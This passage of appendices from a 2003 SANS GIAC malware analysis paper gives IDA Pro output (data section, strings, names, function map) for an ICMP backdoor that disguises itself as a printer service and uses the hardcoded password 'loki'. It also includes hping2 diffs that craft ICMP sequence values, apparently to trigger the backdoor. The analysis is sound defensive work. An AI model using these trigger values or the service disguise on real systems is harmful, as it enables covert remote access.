.data:0040420C aCreateserviceF db 0Ah                  ; DATA XREF: sub_402320+152_o
.data:0040420C                 db 'CreateService failed:%d',0Ah,0
.data:00404226                 align 4
.data:00404228 aServiceStopped db 0Ah                  ; DATA XREF: sub_402320+131_o
.data:00404228                 db 'Service Stopped',0Ah,0
.data:0040423A                 align 4
.data:0040423C aForceServiceSt db 0Ah                  ; DATA XREF: sub_402320+11F_o
.data:0040423C                 db 'Force Service Stopped Failed%d',0Ah,0
.data:0040425D                 align 4
.data:00404260 aTheServiceIsRu db 'The service is running or starting!',0Ah,0
.data:00404260                                         ; DATA XREF: sub_402320+FB_o
.data:00404285                 align 4
.data:00404288 aQueryServiceSt db 'Query service status failed!',0Ah,0
.data:00404288                                         ; DATA XREF: sub_402320+DB_o
.data:00404288                                         ; sub_402580+FF_o
.data:004042A6                 align 4
.data:004042A8 aOpenServiceFai db 'Open service failed!',0Ah,0 ; DATA XREF:
sub_402320+B9_o
.data:004042BE                 align 4
.data:004042C0 aServiceSAlread db 0Ah                  ; DATA XREF: sub_402320+90_o
.data:004042C0                 db 'Service %s Already exists',0Ah,0
.data:004042DC aLocalPrinterMa db 'Local Printer Manager Service',0
.data:004042DC                                         ; DATA XREF: sub_402320+54_o
.data:004042FA                 align 4
.data:004042FC aSmsses_exe     db 'smsses.exe',0       ; DATA XREF: sub_402320+44_o
.data:00404307                 align 4
.data:00404308 aOpenServiceCon db 0Ah                  ; DATA XREF: sub_402320+24_o
.data:00404308                 db 'Open Service Control Manage failed:%d',0
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.data:0040432F                 align 4
.data:00404330 aD_0            db 0Ah                  ; DATA XREF: sub_4024D0+59_o
.data:00404330                 db '%d',0Ah,0
.data:00404335                 align 4
.data:00404338 aStartServiceSu db 'Start service successfully!',0Ah,0
.data:00404338                                         ; DATA XREF: sub_402580+110_o
.data:00404355                 align 4
.data:00404358 aStartingTheS_0 db 'Starting the service failed!',0Ah,0
.data:00404358                                         ; DATA XREF: sub_402580+D8_o
.data:00404376                 align 4
.data:00404378 aStartingTheSer db 'starting the service <%s>...',0Ah,0
.data:00404378                                         ; DATA XREF: sub_402580+B4_o
.data:00404396                 align 4
.data:00404398 aSuccessfully   db 'Successfully!',0Ah,0 ; DATA XREF: sub_402580+A5_o
.data:004043A7                 align 4
.data:004043A8 aFailed         db 'Failed!',0Ah,0      ; DATA XREF: sub_402580+94_o
.data:004043B1                 align 4
.data:004043B4 aTryToChangeThe db 'Try to change the service',27h,'s start type...',0
.data:004043B4                                         ; DATA XREF: sub_402580+66_o
.data:004043DE                 align 4
.data:004043E0 aTheServiceIsDi db 'The service is disabled!',0Ah,0
.data:004043E0                                         ; DATA XREF: sub_402580+5F_o
.data:004043FA                 align 4
.data:004043FC aQueryServiceCo db 'Query service config failed!',0Ah,0
.data:004043FC                                         ; DATA XREF: sub_402580+3C_o
.data:0040441A                 db    0 ;
.data:0040441B                 db    0 ;
.data:0040441C                 db    0 ;
.data:0040441D                 db    0 ;
.data:0040441E                 db    0 ;
.data:0040441F                 db    0 ;
.data:00404420 dword_404420    dd 1                    ; DATA XREF: start+6E_r
.data:00404424                 db    0 ;
.data:00404425                 db    0 ;
.data:00404426                 db    0 ;
.data:00404427                 db    0 ;
.data:00404428                 db    0 ;
.data:00404429                 db    0 ;
.data:0040442A                 db    0 ;
.data:0040442B                 db    0 ;
.data:0040442C                 db    0 ;
.data:0040442D                 db    0 ;
.data:0040442E                 db    0 ;
.data:0040442F                 db    0 ;
.data:00404430 ; SC_HANDLE hService
.data:00404430 hService        dd 0                    ; DATA XREF: _main+14_w
.data:00404430                                         ; sub_402320+67_w ...
.data:00404434 ; SC_HANDLE hSCManager
.data:00404434 hSCManager      dd 0                    ; DATA XREF: _main+E_w
.data:00404434                                         ; sub_402320+16_w ...
.data:00404438 dword_404438    dd 0                    ; DATA XREF: .text:0040226B_w
.data:00404438                                         ; .text:004022D7_r
.data:0040443C                 db    0 ;
.data:0040443D                 db    0 ;
.data:0040443E                 db    0 ;
.data:0040443F                 db    0 ;
.data:00404440 dword_404440    dd 0                    ; DATA XREF: .text:0040222D_w
.data:00404440                                         ; .text:00402272_o ...
.data:00404444 dword_404444    dd 0                    ; DATA XREF: .text:00402237_w
.data:00404444                                         ; .text:00402278_w ...
.data:00404448 dword_404448    dd 0                    ; DATA XREF: .text:00402241_w
.data:0040444C dword_40444C    dd 0                    ; DATA XREF: .text:0040224B_w
.data:0040444C                                         ; .text:004022E5_w
.data:00404450 dword_404450    dd 0                    ; DATA XREF: .text:00402251_w
.data:00404454 dword_404454    dd 0                    ; DATA XREF: .text:00402257_w
.data:00404454                                         ; .text:00402282_w ...
.data:00404458 dword_404458    dd 0                    ; DATA XREF: .text:0040225D_w
.data:00404458                                         ; .text:00402288_w ...
.data:0040445C                 db    0 ;
.data:0040445D                 db    0 ;
.data:0040445E                 db    0 ;
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.data:0040445F                 db    0 ;
.data:00404460 ; HANDLE hProcess
.data:00404460 hProcess        dd 0                    ; DATA XREF: sub_401A00+D2_r
.data:00404460                                         ; sub_401A00+120_r ...
.data:00404464                 db    0 ;
.data:00404465                 db    0 ;
.data:00404466                 db    0 ;
.data:00404467                 db    0 ;
.data:00404468                 db    0 ;
.data:00404469                 db    0 ;
.data:0040446A                 db    0 ;
.data:0040446B                 db    0 ;
.data:0040446C                 db    0 ;
.data:0040446D                 db    0 ;
.data:0040446E                 db    0 ;
.data:0040446F                 db    0 ;
.data:00404470 ; HANDLE hFile
.data:00404470 hFile           dd 0                    ; DATA XREF: sub_401CD0+42_o
.data:00404470                                         ; sub_401EE0+3E_r
.data:00404474 ; HANDLE hObject
.data:00404474 hObject         dd 0                    ; DATA XREF: sub_401CD0+47_o
.data:00404474                                         ; sub_401CD0+7D_r ...
.data:00404478 ; HANDLE hWritePipe
.data:00404478 hWritePipe      dd 0                    ; DATA XREF: sub_401CD0+1C_o
.data:00404478                                         ; sub_401CD0+78_r ...
.data:0040447C ; HANDLE hReadPipe
.data:0040447C hReadPipe       dd 0                    ; DATA XREF: sub_401CD0+21_o
.data:0040447C                                         ; sub_401CD0+11A_r ...
.data:00404480 ; void vOutBuffer
.data:00404480 vOutBuffer      db    0 ;               ; DATA XREF: sub_4018C0+B0_o
.data:00404481                 db    0 ;
.data:00404482                 db    0 ;
.data:00404483                 db    0 ;
.data:00404484                 db    0 ;
.data:00404485                 db    0 ;
.data:00404486                 db    0 ;
.data:00404487                 db    0 ;
.data:00404488                 db    0 ;
.data:00404489                 db    0 ;
.data:0040448A                 db    0 ;
.data:0040448B                 db    0 ;
.data:0040448C                 db    0 ;
.data:0040448D                 db    0 ;
.data:0040448E                 db    0 ;
.data:0040448F                 db    0 ;
.data:00404490                 db    0 ;
.data:00404491                 db    0 ;
.data:00404492                 db    0 ;
.data:00404493                 db    0 ;
.data:00404494                 db    0 ;
.data:00404495                 db    0 ;
.data:00404496                 db    0 ;
.data:00404497                 db    0 ;
.data:00404498                 db    0 ;
.data:00404499                 db    0 ;
.data:0040449A                 db    0 ;
.data:0040449B                 db    0 ;
.data:0040449C                 db    0 ;
.data:0040449D                 db    0 ;
.data:0040449E                 db    0 ;
.data:0040449F                 db    0 ;
.data:004044A0                 db    0 ;
.data:004044A1                 db    0 ;
.data:004044A2                 db    0 ;
.data:004044A3                 db    0 ;
.data:004044A4                 db    0 ;
.data:004044A5                 db    0 ;
.data:004044A6                 db    0 ;
.data:004044A7                 db    0 ;
.data:004044A8 unk_4044A8      db    0 ;               ; DATA XREF: unknown_libname_2+2_o
.data:004044A8                                         ; .text:00401870_o
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.data:004044A9                  db    0 ;
.data:004044AA                  db    0 ;
.data:004044AB                  db    0 ;
.data:004044AC                  db    0 ;
.data:004044AD                  db    0 ;
.data:004044AE                  db    0 ;
.data:004044AF                  db    0 ;
.data:004044B0                  db    0 ;
.data:004044B1                  db    0 ;
.data:004044B2                  db    0 ;
.data:004044B3                  db    0 ;
.data:004044B4                  db    0 ;
.data:004044B5                  db    0 ;
.data:004044B6                  db    0 ;
.data:004044B7                  db    0 ;
.data:004044B8                  db    0 ;
.data:004044B9                  db    0 ;
.data:004044BA                  db    0 ;
.data:004044BB                  db    0 ;
.data:004044BC                  db    0 ;
.data:004044BD                  db    0 ;
.data:004044BE                  db    0 ;
.data:004044BF                  db    0 ;
.data:004044C0                  db    0 ;
.data:004044C1                  db    0 ;
.data:004044C2                  db    0 ;
.data:004044C3                  db    0 ;
.data:004044C4                  db    0 ;
.data:004044C5                  db    0 ;
.data:004044C6                  db    0 ;
.data:004044C7                  db    0 ;
.data:004044C8                  db    0 ;
.data:004044C9                  db    0 ;
.data:004044CA                  db    0 ;
.data:004044CB                  db    0 ;
.data:004044CC                  db    0 ;
.data:004044CD                  db    0 ;
.data:004044CE                  db    0 ;
.data:004044CF                  db    0 ;
.data:004044D0                  db    0 ;
.data:004044D1                  db    0 ;
.data:004044D2                  db    0 ;
.data:004044D3                  db    0 ;
.data:004044D4                  db    0 ;
.data:004044D5                  db    0 ;
.data:004044D6                  db    0 ;
.data:004044D7                  db    0 ;
.data:004044D8                  db    0 ;
.data:004044D9                  db    0 ;
.data:004044DA                  db    0 ;
.data:004044DB                  db    0 ;
.data:004044DC                  db    0 ;
.data:004044DD                  db    0 ;
.data:004044DE                  db    0 ;
.data:004044DF                  db    0 ;
.data:004044E0                  db    0 ;
.data:004044E1                  db    0 ;
.data:004044E2                  db    0 ;
.data:004044E3                  db    0 ;
.data:004044E4                  db    0 ;
.data:004044E5                  db    0 ;
.data:004044E6                  db    0 ;
.data:004044E7                  db    0 ;
.data:004044E8                  db    0 ;
.data:004044E9                  db    0 ;
.data:004044EA                  db    0 ;
.data:004044EB                  db    0 ;
.data:004044EC                  db    0 ;
.data:004044ED                  db    0 ;
.data:004044EE                  db    0 ;
.data:004044EF                  db    0 ;
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.data:004044F0                  db    0 ;
.data:004044F1                  db    0 ;
.data:004044F2                  db    0 ;
.data:004044F3                  db    0 ;
.data:004044F4                  db    0 ;
.data:004044F5                  db    0 ;
.data:004044F6                  db    0 ;
.data:004044F7                  db    0 ;
.data:004044F8                  db    0 ;
.data:004044F9                  db    0 ;
.data:004044FA                  db    0 ;
.data:004044FB                  db    0 ;
.data:004044FC                  db    0 ;
.data:004044FD                  db    0 ;
.data:004044FE                  db    0 ;
.data:004044FF                  db    0 ;
.data:00404500                  db    0 ;
.data:00404501                  db    0 ;
.data:00404502                  db    0 ;
.data:00404503                  db    0 ;
.data:00404504                  db    0 ;
.data:00404505                  db    0 ;
.data:00404506                  db    0 ;
.data:00404507                  db    0 ;
.data:00404508                  db    0 ;
.data:00404509                  db    0 ;
.data:0040450A                  db    0 ;
.data:0040450B                  db    0 ;
.data:0040450C                  db    0 ;
.data:0040450D                  db    0 ;
.data:0040450E                  db    0 ;
.data:0040450F                  db    0 ;
.data:00404510                  db    0 ;
.data:00404511                  db    0 ;
.data:00404512                  db    0 ;
.data:00404513                  db    0 ;
.data:00404514                  db    0 ;
.data:00404515                  db    0 ;
.data:00404516                  db    0 ;
.data:00404517                  db    0 ;
.data:00404518                  db    0 ;
.data:00404519                  db    0 ;
.data:0040451A                  db    0 ;
.data:0040451B                  db    0 ;
.data:0040451C                  db    0 ;
.data:0040451D                  db    0 ;
.data:0040451E                  db    0 ;
.data:0040451F                  db    0 ;
.data:00404520                  db    0 ;
.data:00404521                  db    0 ;
.data:00404522                  db    0 ;
.data:00404523                  db    0 ;
.data:00404524                  db    0 ;
.data:00404525                  db    0 ;
.data:00404526                  db    0 ;
.data:00404527                  db    0 ;
.data:00404528                  db    0 ;
.data:00404529                  db    0 ;
.data:0040452A                  db    0 ;
.data:0040452B                  db    0 ;
.data:0040452C                  db    0 ;
.data:0040452D                  db    0 ;
.data:0040452E                  db    0 ;
.data:0040452F                  db    0 ;
.data:00404530                  db    0 ;
.data:00404531                  db    0 ;
.data:00404532                  db    0 ;
.data:00404533                  db    0 ;
.data:00404534                  db    0 ;
.data:00404535                  db    0 ;
.data:00404536                  db    0 ;
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.data:00404537                  db    0 ;
.data:00404538                  db    0 ;
.data:00404539                  db    0 ;
.data:0040453A                  db    0 ;
.data:0040453B                  db    0 ;
.data:0040453C                  db    0 ;
.data:0040453D                  db    0 ;
.data:0040453E                  db    0 ;
.data:0040453F                  db    0 ;
.data:00404540                  db    0 ;
.data:00404541                  db    0 ;
.data:00404542                  db    0 ;
.data:00404543                  db    0 ;
.data:00404544                  db    0 ;
.data:00404545                  db    0 ;
.data:00404546                  db    0 ;
.data:00404547                  db    0 ;
.data:00404548                  db    0 ;
.data:00404549                  db    0 ;
.data:0040454A                  db    0 ;
.data:0040454B                  db    0 ;
.data:0040454C                  db    0 ;
.data:0040454D                  db    0 ;
.data:0040454E                  db    0 ;
.data:0040454F                  db    0 ;
.data:00404550                  db    0 ;
.data:00404551                  db    0 ;
.data:00404552                  db    0 ;
.data:00404553                  db    0 ;
.data:00404554                  db    0 ;
.data:00404555                  db    0 ;
.data:00404556                  db    0 ;
.data:00404557                  db    0 ;
.data:00404558                  db    0 ;
.data:00404559                  db    0 ;
.data:0040455A                  db    0 ;
.data:0040455B                  db    0 ;
.data:0040455C                  db    0 ;
.data:0040455D                  db    0 ;
.data:0040455E                  db    0 ;
.data:0040455F                  db    0 ;
.data:00404560                  db    0 ;
.data:00404561                  db    0 ;
.data:00404562                  db    0 ;
.data:00404563                  db    0 ;
.data:00404564                  db    0 ;
.data:00404565                  db    0 ;
.data:00404566                  db    0 ;
.data:00404567                  db    0 ;
.data:00404568                  db    0 ;
.data:00404569                  db    0 ;
.data:0040456A                  db    0 ;
.data:0040456B                  db    0 ;
.data:0040456C                  db    0 ;
.data:0040456D                  db    0 ;
.data:0040456E                  db    0 ;
.data:0040456F                  db    0 ;
.data:00404570                  db    0 ;
.data:00404571                  db    0 ;
.data:00404572                  db    0 ;
.data:00404573                  db    0 ;
.data:00404574                  db    0 ;
.data:00404575                  db    0 ;
.data:00404576                  db    0 ;
.data:00404577                  db    0 ;
.data:00404578                  db    0 ;
.data:00404579                  db    0 ;
.data:0040457A                  db    0 ;
.data:0040457B                  db    0 ;
.data:0040457C                  db    0 ;
.data:0040457D                  db    0 ;
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.data:0040457E                 db    0 ;
.data:0040457F                 db    0 ;
.data:00404580 ; SOCKET s
.data:00404580 s               dd 0                    ; DATA XREF: sub_4010A0+18_w
.data:00404580                                         ; sub_4010F0+123_r ...
.data:00404584                 db    0 ;
.data:00404585                 db    0 ;
.data:00404586                 db    0 ;
.data:00404587                 db    0 ;
.data:00404588 ; DWORD cbBytesReturned
.data:00404588 cbBytesReturned dd 0                    ; DATA XREF: sub_4018C0+A9_o
.data:0040458C ; time_t dword_40458C
.data:0040458C dword_40458C    dd 0                    ; DATA XREF: sub_401A00+8E_r
.data:0040458C                                         ; sub_401A00+105_w ...
.data:00404590 ; char cp
.data:00404590 cp              db 0                    ; DATA XREF: sub_4018C0+6D_o
.data:00404590                                         ; _main+38_o
.data:00404591                 db    0 ;
.data:00404592                 db    0 ;
.data:00404593                 db    0 ;
.data:00404594                 db    0 ;
.data:00404595                 db    0 ;
.data:00404596                 db    0 ;
.data:00404597                 db    0 ;
.data:00404598                 db    0 ;
.data:00404599                 db    0 ;
.data:0040459A                 db    0 ;
.data:0040459B                 db    0 ;
.data:0040459C                 db    0 ;
.data:0040459D                 db    0 ;
.data:0040459E                 db    0 ;
.data:0040459F                 db    0 ;
.data:004045A0                 db    0 ;
.data:004045A1                 db    0 ;
.data:004045A2                 db    0 ;
.data:004045A3                 db    0 ;
.data:004045A4                 db    0 ;
.data:004045A5                 db    0 ;
.data:004045A6                 db    0 ;
.data:004045A7                 db    0 ;
.data:004045A8                 db    0 ;
.data:004045A9                 db    0 ;
.data:004045AA                 db    0 ;
.data:004045AB                 db    0 ;
.data:004045AC                 db    0 ;
.data:004045AD                 db    0 ;
.data:004045AE                 db    0 ;
.data:004045AF                 db    0 ;
.data:004045B0                 db    0 ;
.data:004045B1                 db    0 ;
.data:004045B2                 db    0 ;
.data:004045B3                 db    0 ;
.data:004045B4                 db    0 ;
.data:004045B5                 db    0 ;
.data:004045B6                 db    0 ;
.data:004045B7                 db    0 ;
.data:004045B8                 db    0 ;
.data:004045B9                 db    0 ;
.data:004045BA                 db    0 ;
.data:004045BB                 db    0 ;
.data:004045BC                 db    0 ;
.data:004045BD                 db    0 ;
.data:004045BE                 db    0 ;
.data:004045BF                 db    0 ;
.data:004045C0                 db    0 ;
.data:004045C1                 db    0 ;
.data:004045C2                 db    0 ;
.data:004045C3                 db    0 ;
.data:004045C4 unk_4045C4      db    0 ;               ; DATA XREF: sub_402700_o
.data:004045C4                                         ; .text:00402720_o
.data:004045C5 unk_4045C5      db    0 ;               ; DATA XREF: sub_4026C0_o
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.data:004045C5                                          ; .text:004026E0_o
.data:004045C6                 db    0 ;
.data:004045C7                 db    0 ;
.data:004045C8                 db    0 ;
.data:004045C9                 db    0 ;
.data:004045CA                 db    0 ;
.data:004045CB                 db    0 ;
.data:004045CC                 db    0 ;
.data:004045CD                 db    0 ;
.data:004045CE                 db    0 ;
.data:004045CF                 db    0 ;
.data:004045D0 dword_4045D0    dd 0                     ; DATA XREF: start+A3_r
.data:004045D4 dword_4045D4    dd 0                     ; DATA XREF: start+97_r
.data:004045D8 dword_4045D8    dd 0                     ; DATA XREF: start+55_r
.data:004045DC dword_4045DC    dd 0                     ; DATA XREF: start+47_r
.data:004045E0 dword_4045E0    dd 0                     ; DATA XREF: start+64_w
.data:004045E4 dword_4045E4    dd 0                     ; DATA XREF: __onexit+15_o
.data:004045E4                                          ; start+33_w
.data:004045E8 dword_4045E8    dd 0                     ; DATA XREF: __onexit_r
.data:004045E8                                          ; __onexit+1A_o ...
.data:004045EC                 align 1000h
.data:004045EC _data           ends
.data:004045EC
.data:004045EC
.data:004045EC                 end start
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix C

IDA Pro Generated Strings List of Target2.exe

```
.rdata:004032EA 00000006 C Sleep
.rdata:004032F2 0000000A C HeapAlloc
.rdata:004032FE 0000000F C GetProcessHeap
.rdata:00403310 00000011 C TerminateProcess
.rdata:00403324 00000009 C ReadFile
.rdata:00403330 0000000E C PeekNamedPipe
.rdata:00403340 0000000C C CloseHandle
.rdata:0040334E 0000000F C CreateProcessA
.rdata:00403360 0000000B C CreatePipe
.rdata:0040336E 0000000A C WriteFile
.rdata:0040337A 0000000D C GetLastError
.rdata:0040338A 0000000B C LocalAlloc
.rdata:00403396 0000000D C KERNEL32.dll
.rdata:004033A6 0000001C C StartServiceCtrlDispatcherA
.rdata:004033C4 00000011 C SetServiceStatus
.rdata:004033D8 0000001C C RegisterServiceCtrlHandlerA
.rdata:004033F6 00000013 C CloseServiceHandle
.rdata:0040340C 0000000F C ControlService
.rdata:0040341E 00000013 C QueryServiceStatus
.rdata:00403434 0000000D C OpenServiceA
.rdata:00403444 0000000F C CreateServiceA
.rdata:00403456 0000000F C OpenSCManagerA
.rdata:00403468 0000000E C DeleteService
.rdata:00403478 0000000E C StartServiceA
.rdata:00403488 00000015 C ChangeServiceConfigA
.rdata:004034A0 00000014 C QueryServiceConfigA
.rdata:004034B4 0000000D C ADVAPI32.dll
.rdata:004034C4 00000009 C WSAIoctl
.rdata:004034D0 0000000B C WSASocketA
.rdata:004034DC 0000000B C WS2_32.dll
.rdata:004034E8 0000000A C MFC42.DLL
.rdata:004034F4 00000008 C memmove
.rdata:004034FE 00000005 C exit
.rdata:00403506 00000008 C fprintf
.rdata:00403510 00000005 C _iob
.rdata:00403518 00000008 C sprintf
.rdata:00403522 00000007 C perror
.rdata:0040352C 00000007 C strstr
.rdata:00403536 00000005 C time
.rdata:0040353E 00000007 C printf
.rdata:00403546 0000000B C MSVCRT.dll
.rdata:00403554 0000000C C __dllonexit
.rdata:00403562 00000008 C _onexit
.rdata:0040356C 00000006 C _exit
.rdata:00403574 0000000C C _XcptFilter
.rdata:00403582 0000000E C __p___initenv
.rdata:00403592 0000000E C __getmainargs
.rdata:004035A2 0000000A C _initterm
.rdata:004035AE 00000011 C __setusermatherr
.rdata:004035C2 0000000D C _adjust_fdiv
.rdata:004035D2 0000000D C __p__commode
.rdata:004035E2 0000000B C __p__fmode
.rdata:004035F0 0000000F C __set_app_type
.rdata:00403602 00000011 C _except_handler3
.rdata:00403616 0000000B C _controlfp
.rdata:00403624 0000001D C ??0Init@ios_base@std@@QAE@XZ
.rdata:00403644 0000001D C ??1Init@ios_base@std@@QAE@XZ
.rdata:00403664 00000016 C ??0_Winit@std@@QAE@XZ
.rdata:0040367C 00000016 C ??1_Winit@std@@QAE@XZ
.rdata:00403692 0000000C C MSVCP60.dll
.data:00404048  0000000A C \nERROR 3\n
.data:00404054  0000000A C \nERROR 2\n
.data:00404060  0000000A C \nERROR 1\n
.data:0040406C  00000023 C impossibile creare raw ICMP socket
.data:00404098  00000012 C RAW ICMP SendTo:
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.data:004040AC  00000082 C \r\n======================== Icmp BackDoor V0.1
========================\r\n========= Code by Spoof. Enjoy Yourself!\r\n Your PassWord:
.data:00404130  00000005 C loki
.data:00404140  0000000E C \r\n Exit OK!\r\n
.data:00404150  00000016 C Local Partners Access
.data:00404168  0000001E C \n\nError UnInstalling Service\n
.data:00404188  00000023 C \n\nService UnInstalled Sucessfully\n
.data:004041B0  0000001C C \n\nError Installing Service\n
.data:004041CC  00000021 C \n\nService Installed Sucessfully\n
.data:004041F4  00000018 C \nCreate Service %s ok!\n
.data:0040420C  0000001A C \nCreateService failed:%d\n
.data:00404228  00000012 C \nService Stopped\n
.data:0040423C  00000021 C \nForce Service Stopped Failed%d\n
.data:00404260  00000025 C The service is running or starting!\n
.data:00404288  0000001E C Query service status failed!\n
.data:004042A8  00000016 C Open service failed!\n
.data:004042C0  0000001C C \nService %s Already exists\n
.data:004042DC  0000001E C Local Printer Manager Service
.data:004042FC  0000000B C smsses.exe
.data:00404308  00000027 C \nOpen Service Control Manage failed:%d
.data:00404330  00000005 C \n%d\n
.data:00404338  0000001D C Start service successfully!\n
.data:00404358  0000001E C Starting the service failed!\n
.data:00404378  0000001E C starting the service <%s>...\n
.data:00404398  0000000F C Successfully!\n
.data:004043A8  00000009 C Failed!\n
.data:004043B4  0000002A C Try to change the service's start type...
.data:004043E0  0000001A C The service is disabled!\n
.data:004043FC  0000001E C Query service config failed!\n
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix D

IDA Pro Generated Names List of Target2.exe

```
unknown_libname_1                                    00401840
unknown_libname_2                                    00401850
unknown_libname_3                                    00401870
_main                                                004020F0
unknown_libname_4                                    004026B0
unknown_libname_5                                    004026F0
CWinApp::CWinApp(char const *)                       00402730
__alloca_probe                                       00402740
__onexit                                             0040276F
_atexit                                              0040279B
start                                                004027AD P
__dllonexit                                          004028BE
_XcptFilter                                          004028C4
_initterm                                            004028CA
__setdefaultprecision                                004028D0
nullsub_1                                            004028E5
_controlfp                                           004028F6
RegisterServiceCtrlHandlerA                          00403000
StartServiceCtrlDispatcherA                          00403004
SetServiceStatus                                     00403008
QueryServiceConfigA                                  0040300C
ChangeServiceConfigA                                 00403010
StartServiceA                                        00403014
DeleteService                                        00403018
OpenSCManagerA                                       0040301C
CreateServiceA                                       00403020
CloseServiceHandle                                   00403024
OpenServiceA                                         00403028
QueryServiceStatus                                   0040302C
ControlService                                       00403030
HeapAlloc                                            00403038
LocalAlloc                                           0040303C
GetLastError                                         00403040
WriteFile                                            00403044
CreatePipe                                           00403048
CreateProcessA                                       0040304C
CloseHandle                                          00403050
PeekNamedPipe                                        00403054
ReadFile                                             00403058
TerminateProcess                                     0040305C
GetProcessHeap                                       00403060
Sleep                                                00403064
CWinApp::~CWinApp(void)                              0040306C
__declspec(dllimport) CWinApp::CWinApp(char const *) 00403070
std::_Winit::_Winit(void)                            00403078
std::ios_base::Init::~Init(void)                     0040307C
std::ios_base::Init::Init(void)                      00403080
std::_Winit::~_Winit(void)                           00403084
strstr                                               0040308C
__imp___dllonexit                                    00403090
time                                                 00403094
printf                                               00403098
__imp__controlfp                                     0040309C
_except_handler3                                     004030A0
__set_app_type                                       004030A4
__p__fmode                                           004030A8
__p__commode                                         004030AC
memmove                                              004030B0
exit                                                 004030B4
fprintf                                              004030B8
_iob                                                 004030BC
sprintf                                              004030C0
perror                                               004030C4
_exit                                                004030C8
_adjust_fdiv                                         004030CC
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

__imp__XcptFilter	004030D0
_onexit	004030D4
__imp__initterm	004030D8
__getmainargs	004030DC
__p___initenv	004030E0
__setusermatherr	004030E4
socket	004030EC
WSACleanup	004030F0
htons	004030F4
closesocket	004030F8
sendto	004030FC
WSASocketA	00403100
gethostname	00403104
gethostbyname	00403108
WSAIoctl	0040310C
recvfrom	00403110
WSAGetLastError	00403114
WSAStartup	00403118
bind	0040311C
inet_addr	00403120
vInBuffer	00404028
aError3	00404048
aError2	00404054
aError1	00404060
aImpossibileCre	0040406C
aS	00404090
aRawIcmpSendto	00404098
aIcmpBackdoorV0	004040AC
aLoki	00404130
aExitOk	00404140
aLocalPartnersA	00404150
aErrorUninstall	00404168
aServiceUninsta	00404188
aD	004041AC
aErrorInstallin	004041B0
aServiceInstall	004041CC
aI	004041F0
aCreateServiceS	004041F4
aCreateserviceF	0040420C
aServiceStopped	00404228
aForceServiceSt	0040423C
aTheServiceIsRu	00404260
aQueryServiceSt	00404288
aOpenServiceFai	004042A8
aServiceSAlread	004042C0
aLocalPrinterMa	004042DC
aSmsses_exe	004042FC
aOpenServiceCon	00404308
aD_0	00404330
aStartServiceSu	00404338
aStartingTheS_0	00404358
aStartingTheSer	00404378
aSuccessfully	00404398
aFailed	004043A8
aTryToChangeThe	004043B4
aTheServiceIsDi	004043E0
aQueryServiceCo	004043FC
hService	00404430
hSCManager	00404434
hProcess	00404460
hFile	00404470
hObject	00404474
hWritePipe	00404478
hReadPipe	0040447C
vOutBuffer	00404480
s	00404580
cbBytesReturned	00404588
cp	00404590

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix E

IDA Pro Generated Function Map of Target2.exe

```
sub_401000                     .text 00401000 00000051 R . . . . . .
sub_401060                     .text 00401060 0000001B R . . . . . .
sub_401080                     .text 00401080 00000019 R . . . . T .
sub_4010A0                     .text 004010A0 00000049 R . . . . . .
sub_4010F0                     .text 004010F0 00000367 R . . . . . .
sub_401460                     .text 00401460 000002B4 R . . . . . .
sub_401720                     .text 00401720 00000120 R . . . . . .
unknown_libname_2              .text 00401850 0000000D R . L . . . .
sub_401880                     .text 00401880 00000036 R . . . . . .
sub_4018C0                     .text 004018C0 00000134 R . . . . . .
sub_401A00                     .text 00401A00 000002C4 R . . . . T .
sub_401CD0                     .text 00401CD0 00000202 R . . . . . .
sub_401EE0                     .text 00401EE0 00000209 R . . . . . .
_main                          .text 004020F0 00000130 R . . . . T .
sub_402320                     .text 00402320 000001AB R . . . . T .
sub_4024D0                     .text 004024D0 000000A8 R . . . . . .
sub_402580                     .text 00402580 00000124 R . . . . T .
sub_4026C0                     .text 004026C0 0000000B R . . . . . .
sub_402700                     .text 00402700 0000000B R . . . . . .
CWinApp::CWinApp(char const *) .text 00402730 00000006 R . . . . . .
__alloca_probe                 .text 00402740 0000002F R . L . . . .
__onexit                       .text 0040276F 0000002C R . L . . T .
_atexit                        .text 0040279B 00000012 R . L . . T .
start                          .text 004027AD 00000104 R . L . B . .
__dllonexit                    .text 004028BE 00000006 R . . . . . .
_XcptFilter                    .text 004028C4 00000006 R . . . . . .
_initterm                      .text 004028CA 00000006 R . . . . . .
__setdefaultprecision          .text 004028D0 00000012 R . L . . . .
nullsub_1                      .text 004028E5 00000001 R . . . . . .
_controlfp                     .text 004028F6 00000006 R . . . . . .
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix F

Hping Source Code

The hping2 (hping) source code can be downloaded from
http://www.hping.org/hping2.0.0-rc2.tar.gz

FF03 Mod to Source Code

The subroutine sendicmp.c was modified to send the "FF03" echo.sequence. The output of the diff command follows: (Please ignore the dyslexic's nightmare of the echo.sequence byte ordering.)

```
79,80c79,82
<       icmp->un.echo.id = getpid() & 0xffff;
<       icmp->un.echo.sequence = _icmp_seq;
---
> /*    icmp->un.echo.id = getpid() & 0xffff; */
>       icmp->un.echo.id = 0;
> /*    icmp->un.echo.sequence = _icmp_seq;*/
>       icmp->un.echo.sequence = 0x03FF;
```

FF02 Mod to Source Code

The subroutine sendicmp.c was modified to send the "FF02" echo.sequence. The output of the diff command follows:

```
79,80c79,83
<       icmp->un.echo.id = getpid() & 0xffff;
<       icmp->un.echo.sequence = _icmp_seq;
---
> /*    icmp->un.echo.id = getpid() & 0xffff; */
>       icmp->un.echo.id = 0;
> /*    icmp->un.echo.sequence = _icmp_seq;*/
> /*    icmp->un.echo.sequence = 0x03FF; */
>       icmp->un.echo.sequence = 0x02FF;
```

